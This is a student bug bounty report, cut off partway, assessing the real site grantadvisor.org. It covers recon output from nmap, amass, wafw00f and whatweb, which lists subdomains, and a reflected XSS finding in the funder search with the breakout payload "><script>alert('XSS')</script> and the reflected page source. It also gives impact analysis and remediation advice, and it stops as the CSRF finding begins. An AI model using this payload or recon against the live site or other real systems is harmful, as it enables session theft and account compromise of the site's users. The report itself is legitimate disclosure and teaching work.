

Sri Lanka Institute of Information Technology



**KANDY UNI**

## **Bug Bounty Report**

Reflected XSS Vulnerability, Absence of Anti - CSRF Token and  
Clickjacking.

**Target URL:** <https://grantadvisor.org>

Student Name – Y.M.L.K Bandara

Student ID – IT23620834

IE2062 - Web Security

B.Sc. (Hons) in information Technology Specializing in Cyber Security

## Table of Contents

Executive Summary .....	3
Reconnaissance: Gather information about the target.....	7
Vulnerability 1 - Reflected Cross-Site Scripting (XSS) .....	9
Vulnerability Description .....	9
Vulnerability Discovery .....	9
Proof of Concept (PoC) .....	10
Exploitation .....	11
Impact of Reflected XSS .....	13
Technical Solution to Fix Reflected XSS:.....	14
Vulnerability 2 -Cross-Site Request Forgery (CSRF) - Absence of Anti-CSRF Token .....	14
Vulnerability Description .....	14
Vulnerability Discovery .....	15
Proof of Concept (PoC) .....	15
Exploitation .....	20
Impacts of the CSRF.....	23
Technical remediation .....	24
Vulnerability 3 — Clickjacking (Missing Anti-Clickjacking Header).....	25
Vulnerability Description .....	25
Vulnerability Discovery .....	25
Proof of Concept (PoC) .....	26
Exploitation .....	
Impacts of Clickjacking. ....	30
Technical remediation .....	31
Conclusions and Reflections.....	32
What I Learned.....	32
Challenges Faced .....	32

## Executive Summary

This report summarizes the results of a manual web security assessment of <https://grantadvisor.org/>. The assessment focused on user-facing web functionality (search, forms, account/profile actions) and used non-destructive techniques (browser testing, Burp Suite, OWASP ZAP). Three confirmed vulnerabilities were discovered and validated with safe proof-of-concepts:

- Reflected Cross-Site Scripting (XSS) - input from the search (or other reflected parameter) is rendered without proper encoding, allowing attacker-supplied JavaScript to execute in a user's browser (OWASP A07). Severity: High.
- Missing CSRF Protection - several state-changing endpoints accept cross-origin POSTs without verifying an anti-CSRF token or adequate origin checks, enabling an attacker to induce authenticated users to perform unwanted actions (OWASP A08). Severity: High.
- Clickjacking (Missing Frame Protection) - the site does not send X-Frame-Options or a CSP frame-ancestors directive, allowing the site to be framed and user interactions to be hijacked via overlays. Severity: Medium.

Impact: together these issues allow attackers to steal sessions, perform actions on behalf of users, or trick users into authorizing sensitive operations - potentially leading to account compromise, data disclosure, or fraudulent transactions. No destructive testing was performed and any sensitive output in PoCs has been redacted in this report.

## Methodology

The assessment followed a disciplined, repeatable process to discover, validate and document web application vulnerabilities while maintaining ethical constraints and minimizing impact. Testing was manual-led and supported by industry tools where appropriate; automated scans were used only to assist enumeration and reduce human error. The workflow is broken into four phases: Reconnaissance, Scanning, Exploitation, and Verification. Each phase describes concrete steps, tools used, expected outputs, and safety controls.

## 1. Reconnaissance — understand the target

**Goal:** Build a model of the application surface (hosts, endpoints, technologies) so testing focuses on likely attack vectors.

### Steps

- Passive enumeration of domain and assets to avoid noisy traffic.
- Fingerprint technologies (web server, frameworks, WAF) to select appropriate payloads.
- Identify likely application entry points (forms, query parameters, file endpoints).

### Tools & why

- Amass - discover subdomains and related services. Useful when scope includes subdomains.
- WhatWeb - lightweight tech-fingerprint to identify server software, frameworks, and plugins.
- wafw00f - detect presence of a web application firewall so payloads and testing cadence can be adjusted.

## 2. Scanning & Mapping — enumerate inputs and attack surface

**Goal:** Create an accurate site map of endpoints, parameters and input vectors for focused manual testing.

### Steps

- Map web application pages and capture all parameters (GET/POST).
- Run lightweight, non-invasive scans to detect misconfigurations and visible weaknesses.
- Record all endpoints that accept user input (search, forms, file uploads, profile endpoints).

### Tools & why

- Nmap - verify open ports and services (where in-scope), useful for environment awareness.
- OWASP ZAP (spider + passive scan) - crawl site to enumerate pages and discover inputs; passive scan helps highlight obvious misconfigurations without active exploitation.
- Burp Suite (Proxy) - intercept requests while browsing to capture parameters, cookies, and headers for later manipulation. Burp's site map is essential for manual testing.

### 3. Exploitation — targeted manual testing and PoC construction

**Goal:** Manually test prioritized input points for meaningful vulnerabilities and produce minimal, non-destructive proofs-of-concept that demonstrate impact.

#### Approach

- Prefer manual, context-aware testing over blind automation. Use automated tools to confirm findings when helpful, but craft PoCs manually so results are reproducible and explainable.

#### Test cases & techniques

The vulnerabilities identified during reconnaissance and scanning were further tested to confirm exploitability using controlled Proof-of-Concepts (PoCs) against test accounts and a local demo environment.

- **Reflected XSS:** Injected payloads into the search input and observed them reflected and executed in the browser.
- **CSRF:** Built forged requests from a locally hosted PoC form (generated in Burp) that performed profile updates while a victim session was active; attacker values were reflected in the URL and, in a follow-up test, persisted to the victim profile.
- **Clickjacking:** Verified the site can be framed (no X-Frame-Options / frame-ancestors); created a labelled demo page embedding the site in an <iframe> to demonstrate click-redirection risks.

#### Tools & why

- Burp Suite (Repeater / Intruder) - craft and replay requests, iterate payloads, and enumerate numeric IDs.
- Browser DevTools - inspect DOM, debug JS, and confirm execution of payloads and console output.
- sqlmap (optional, controlled) - for confirmation only if manual evidence indicates blind/complex SQLi; used carefully to avoid destructive actions.

### 4. Verification & Documentation

**Goal:** Confirm findings, eliminate false positives, and produce a clear, reproducible report (with remediation steps).

## Steps

- Reproduce each finding multiple times (different browsers / clean sessions) to ensure reliability.
- Capture evidence: screenshots, raw HTTP requests/responses (Burp export), and exact payloads.
- Map each vulnerability to its OWASP category and provide impact analysis (confidentiality, integrity, availability).
- Provide prioritized remediation guidance (concrete code/config examples: parameterized queries, output encoding, CSRF tokens, X-Frame-Options/CSP, authorization checks).


## Deliverables

- Executive summary, methodology, detailed findings (for each vuln: description, discovery steps, PoC, impact, remediation), and an appendix with raw evidence and test timestamps.

## Why this order

- Recon → Scan → Exploit → Verify gives a logical escalation: first understand the target, then safely find inputs, then validate and demonstrate issues, and finally produce actionable remediation.


**Target URL:** <https://grantadvisor.org> (via <https://www.openbugbounty.org/bugbounty-list/>)



## Reconnaissance: Gather information about the target.

**Nmap** – Used to find hosts, open ports, and running services on a network.

I ran `nmap -Pn -sV grantadvisor.org` command to perform a service/version scan without host discovery; Nmap resolved the domain to 104.21.32.39, found ports **80, 443, 8080, 8443** are open.




```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
└─$ nmap -Pn -sV grantadvisor.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-26 06:25 EDT
Nmap scan report for grantadvisor.org (104.21.32.39)
Host is up (0.063s latency).
Other addresses for grantadvisor.org (not scanned): 172.67.182.196 2606:4700:3034::ac43:b6c4 2606:4700:3031::6815:2027
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Cloudflare http proxy
443/tcp   open  ssl/http Cloudflare http proxy
8080/tcp  open  http   Cloudflare http proxy
8443/tcp  open  ssl/http Cloudflare http proxy

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.50 seconds
└─(kali㉿kali)-[~]
└─$
```

**Amass** – Used to find subdomains and map the network footprint of a domain.

I ran `amass enum -d grantadvisor.org` command to discover subdomains, DNS records, IP addresses, netblocks, and ASN information for mapping the domain's attack surface.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
└─$ amass enum -d grantadvisor.org
grantadvisor.org (FQDN) → mx_record → mx-fwd-1.nearlyfreespeech.net (FQDN)
grantadvisor.org (FQDN) → ns_record → boyd.ns.cloudflare.com (FQDN)
grantadvisor.org (FQDN) → ns_record → janet.ns.cloudflare.com (FQDN)
blog.grantadvisor.org (FQDN) → cname_record → grantadvisor-blog.flywheelsites.com (FQDN)
dev.grantadvisor.org (FQDN) → a_record → 54.164.132.48 (IPAddress)
54.164.0.0/15 (Netblock) → contains → 54.164.132.48 (IPAddress)
14618 (ASN) → managed_by → AMAZON-AES - Amazon.com, Inc. (RIROrganization)
14618 (ASN) → announces → 54.164.0.0/15 (Netblock)
pma.grantadvisor.org (FQDN) → a_record → 139.144.25.49 (IPAddress)
www.grantadvisor.org (FQDN) → a_record → 172.67.182.196 (IPAddress)
www.grantadvisor.org (FQDN) → a_record → 104.21.32.39 (IPAddress)
www.grantadvisor.org (FQDN) → aaaa_record → 2606:4700:3031::6815:2027 (IPAddress)
www.grantadvisor.org (FQDN) → aaaa_record → 2606:4700:3034::ac43:b6c4 (IPAddress)
139.144.0.0/16 (Netblock) → contains → 139.144.25.49 (IPAddress)
0 (ASN) → managed_by → Not routed (RIROrganization)
0 (ASN) → announces → 139.144.0.0/16 (Netblock)
grantadvisor-blog.flywheelsites.com (FQDN) → a_record → 151.101.2.159 (IPAddress)
172.67.0.0/16 (Netblock) → contains → 172.67.182.196 (IPAddress)
151.101.0.0/21 (Netblock) → contains → 151.101.2.159 (IPAddress)
104.21.32.0/20 (Netblock) → contains → 104.21.32.39 (IPAddress)
13335 (ASN) → managed_by → CLOUDFLARENET - Cloudflare, Inc. (RIROrganization)
13335 (ASN) → announces → 172.67.0.0/16 (Netblock)
13335 (ASN) → announces → 104.21.32.0/20 (Netblock)
54113 (ASN) → managed_by → FASTLY - Fastly (RIROrganization)
54113 (ASN) → announces → 151.101.0.0/21 (Netblock)
```

**WAFW00F** - detects and identifies a target's Web Application Firewall (WAF).

I ran `wafw00f grantadvisor.org` command and found out that it is protected by **Cloudflare's WAF** (2 requests were used).

```
(kali㉿kali)-[~]
$ wafw00f grantadvisor.org

? . ) ) , ' ) . " ' ` 
( ( ) ; , ( ( " ) ; , ( ( ( ; ) " ) ) 
\ \ , , - - , , ( .. , ( . ) - - ' ) - ( . - .. ( ' ) ) 

~ WAFW00F : v2.3.1 ~
~ Sniffing Web Application Firewalls since 2014 ~

[*] Checking https://grantadvisor.org
[+] The site https://grantadvisor.org is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

**Whatweb** – to identifies technologies used on a website.

I ran `whatweb grantadvisor.org` command to fingerprint the website and identify the technologies it uses.

```
(kali㉿kali)-[~]
$ whatweb grantadvisor.org

https://grantadvisor.org [200 OK] Bootstrap, Cookies[PHPSESSID], Country[UNITED STATES][US], HTML5, HTTPServer[cloudflare], IP[104.21.32.39], JQuery[1.11.3], Open-Graph-Protocol[website], Script[text/javascript], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[GrantAdvisor: Write Reviews, Transform Philanthropy], UncommonHeaders[net,report-to,cf-cache-status,cf-ray,alt-svc], probably WordPress
https://grantadvisor.org/ [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[cloudflare], IP[104.21.32.39], RedirectLocation[https://grantadvisor.org/], Title[301 Moved Permanently], UncommonHeaders[alt,cf-nonce,cf-cache-status,cf-ray,alt-svc]
https://grantadvisor.org/ [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][??], HTML5, HTTPServer[cloudflare], IP[172.67.182.196], JQuery[1.11.3], Open-Graph-Protocol[website], Script[text/javascript], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[GrantAdvisor: Write Reviews, Transform Philanthropy], UncommonHeaders[net,report-to,cf-cache-status,cf-ray,alt-svc], probably WordPress
```

# Vulnerability 1 - Reflected Cross-Site Scripting (XSS)

Reflected XSS in search functionality of <https://grantadvisor.org/>

## **OWASP Category: A03 – Injection.**


## Vulnerability Description

XSS is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. Reflected XSS occurs when user input (like URL parameters or form fields) is immediately included in the page response without proper validation, causing the script to execute in the victim's browser.

**Severity Rating:** **High** (attacker-controlled scripts can execute in victims' browsers)

## Vulnerability Discovery

Ran an initial information-gathering pass using OWASP ZAP (site spidering and passive scan). ZAP flagged a client-side dependency as a vulnerable JavaScript library.




So, I suspected that this site might be vulnerable to reflected or DOM XSS when ZAP flags a vulnerable client JS library.

## Proof of Concept (PoC)


01. I browsed the site manually and identified the search input as a likely reflection point.



02. I entered '1234' into the search box to observe how the application returns and renders user input.



03. I viewed the HTML/response and observed the submitted value reflected back without filtering or encoding.




```
<li><a href="/survey" onclick="ga('send', 'event', 'review', 'review_start', 'nav', {transport: 'beacon'});">Write a Review</a></li>
<li><a href="#" style="color: #777; text-decoration: none; font-size: 14px;" href="https://blog.grantadvisor.org/fixtheform/#FixTheForm">Fix The Form</a></li>
<li><a href="https://blog.grantadvisor.org/about/">About us</a></li>
<li><a class="long-title" href="https://blog.grantadvisor.org/news-and-resources">News & Resources</a></li>
<li><a href="https://blog.grantadvisor.org/contact/">Contact</a></li>
```

## Exploitation

I entered the payload "><script>alert('XSS')</script>" into the search bar to test for execution. The browser displayed an alert dialog, confirming the XSS was executed.

- The payload (`"><script>alert('XSS')</script>"`) breaks out of the HTML context where your input is placed. The initial "`"` and `>` close whatever attribute or tag context the application placed your input into (for example `value="...here..."` or inside a tag). By closing that context the payload makes the browser treat what follows as normal HTML rather than literal text.



## Why this is reflected XSS:

```
101           <li>><a href="https://blog.grantadvisor.org/contact/">Contact</a></li>
102       </ul>
103   </div>
104   <div class="col-xs-16 col-sm-5 col-md-4">
105     </div>
106   </div>
107 </div>
108 </div>
109 </header>
110 <!-- Header end --><div class="container">
111 <div id="funder-search" class="row">
112   <h1 id="funder-search-title">Find a Funder</h1>
113
114   <form action="/funders" id="funder-search-form" class="ga-search-form form-inline col-xs-16">
115     <div id="funder-search-basic-row" class="col-xs-16">
116       <div id="funder-search-basic-text" class="col-xs-16">
117         <input type="text" placeholder="Search For a Funder" value=""><script>alert('XSS')</script><"> class="ui-autocomplete-input noUiSlider ui-corner-left">
118       <select id="fstate" class="no-select" name="fstate" placeholder="State">
119         <option value="">State</option>
120         <option value="AL">Alabama</option>
121         <option value="AK">Alaska</option>
122         <option value="AZ">Arizona</option>
123         <option value="AR">Arkansas</option>
124         <option value="CA">California</option>
125         <option value="CO">Colorado</option>
126         <option value="CT">Connecticut</option>
```

Since the payload appears in the page source, I confirmed this is reflected XSS.

**Reflected XSS:** The server echoes input into the HTML. You can see it in the raw page source. The attack runs immediately when the page loads.

**DOM-based XSS:** The server does not include input in the HTML. Instead, a client-side script reads your input from the URL, hash, or other sources and injects it into the page. In that case, you won't see it in view-source, only in the live DOM after JavaScript runs.

**In a real attack scenario**, an attacker can craft a URL that includes malicious script and trick a user into clicking it (for example, via email or a forum post). When the user opens the link, the injected script runs in their browser context and can perform actions such as reading visible page content or manipulating the page. As a result, the user's session or sensitive information may be exposed or abused without their knowledge.

## Impact of Reflected XSS

Reflected XSS is a client-side vulnerability where malicious scripts execute in a user's browser when they interact with a crafted link. While the attack doesn't persist on the server, it can affect any user who visits the malicious URL.

Impact:

- Session hijacking: Attackers can steal cookies or session tokens to impersonate users.
- Unauthorized actions: Malicious scripts can perform actions on behalf of the victim.
- Phishing attacks: Fake forms or messages can trick users into revealing sensitive information.
- Malware distribution / redirects: Users can be redirected to malicious websites or prompted to download malware.
- Website defacement: Attackers can temporarily modify the content seen by users.
- Targeted attacks: Any user who clicks the crafted link is vulnerable.

## Impact specific to GrantAdvisor.org:

- **Loss of reviewer anonymity:** Attackers could exploit reflected XSS to steal session tokens or cookies, revealing the identities of nonprofit reviewers who post honest or critical feedback about foundations. This violates one of GrantAdvisor's core promises - anonymity - and could expose users to professional retaliation, loss of partnerships, or exclusion from future funding opportunities.
- **Review manipulation and misinformation:** Malicious scripts could modify how reviews are displayed in real time, allowing attackers or biased actors to insert false information or alter existing ratings. This could mislead organizations that rely on these reviews when making funding or partnership decisions.
- **Account compromise and impersonation:** If attackers use XSS to capture login details or session cookies, they could hijack staff or reviewer accounts, delete legitimate reviews, or publish fabricated feedback. This undermines the integrity of the entire platform.
- **Reputation and trust damage:** A single visible XSS attack could cause widespread loss of confidence among users and partner foundations. Once users perceive the site as insecure, they may avoid sharing feedback, threatening the platform's role as a trusted transparency tool in the nonprofit funding sector.

## Technical Solution to Fix Reflected XSS:

### 1. Input Validation / Sanitization:

- Validate all user inputs on the server side to allow only expected characters and formats.
- Reject or properly handle unexpected or dangerous characters.

### 2. Context-Aware Output Encoding:

- Encode user input before including it in HTML, JavaScript, or URL contexts.

### 3. Use Security Libraries / Framework Features:

- Modern web frameworks often have built-in XSS protection mechanisms; ensure they are enabled.

### 4. Content Security Policy (CSP):

- Implement a strong CSP to restrict which scripts can execute in the browser.

### 5. Keep Dependencies Updated:

- Update any vulnerable JavaScript libraries flagged by tools like ZAP to their latest secure versions.

## Vulnerability 2 -Cross-Site Request Forgery (CSRF) - Absence of Anti-CSRF Token

**OWASP Category:** A08 - Cross-Site Request Forgery (CSRF)

### Vulnerability Description

Cross-Site Request Forgery (CSRF) is an attack that tricks an authenticated user's browser into sending malicious requests to a web application without their knowledge. The absence of an anti-CSRF token means the application does not implement unique, unpredictable tokens in requests to verify a user's intent. Without this protection, an attacker can craft malicious links or forms that, when visited by a logged-in user, execute unintended actions such as changing account details or performing transactions on their behalf.

**Severity:** High - attacker can cause an authenticated user's browser to perform state-changing actions without their consent.

**Target URL:** <https://grantadvisor.org/> - account/profile update & registration endpoints

## Vulnerability Discovery

I ran OWASP ZAP's scan - ZAP flagged a missing/absent CSRF token for relevant state-changing endpoints.

